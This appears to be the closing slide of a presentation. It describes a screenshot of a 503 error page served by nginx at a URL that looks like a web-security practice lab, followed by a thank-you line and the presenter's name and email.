The screenshot shows a browser header bar with the URL "104.248.99.198/vulnerabilities/javascript/source/high.js". Below it, the error message "503 Service Temporarily Unavailable" is centered. At the bottom, the text "nginx/1.17.10" is visible.

THANK YOU

SHRESTH SAGAR

sagar.3124@yahoo.com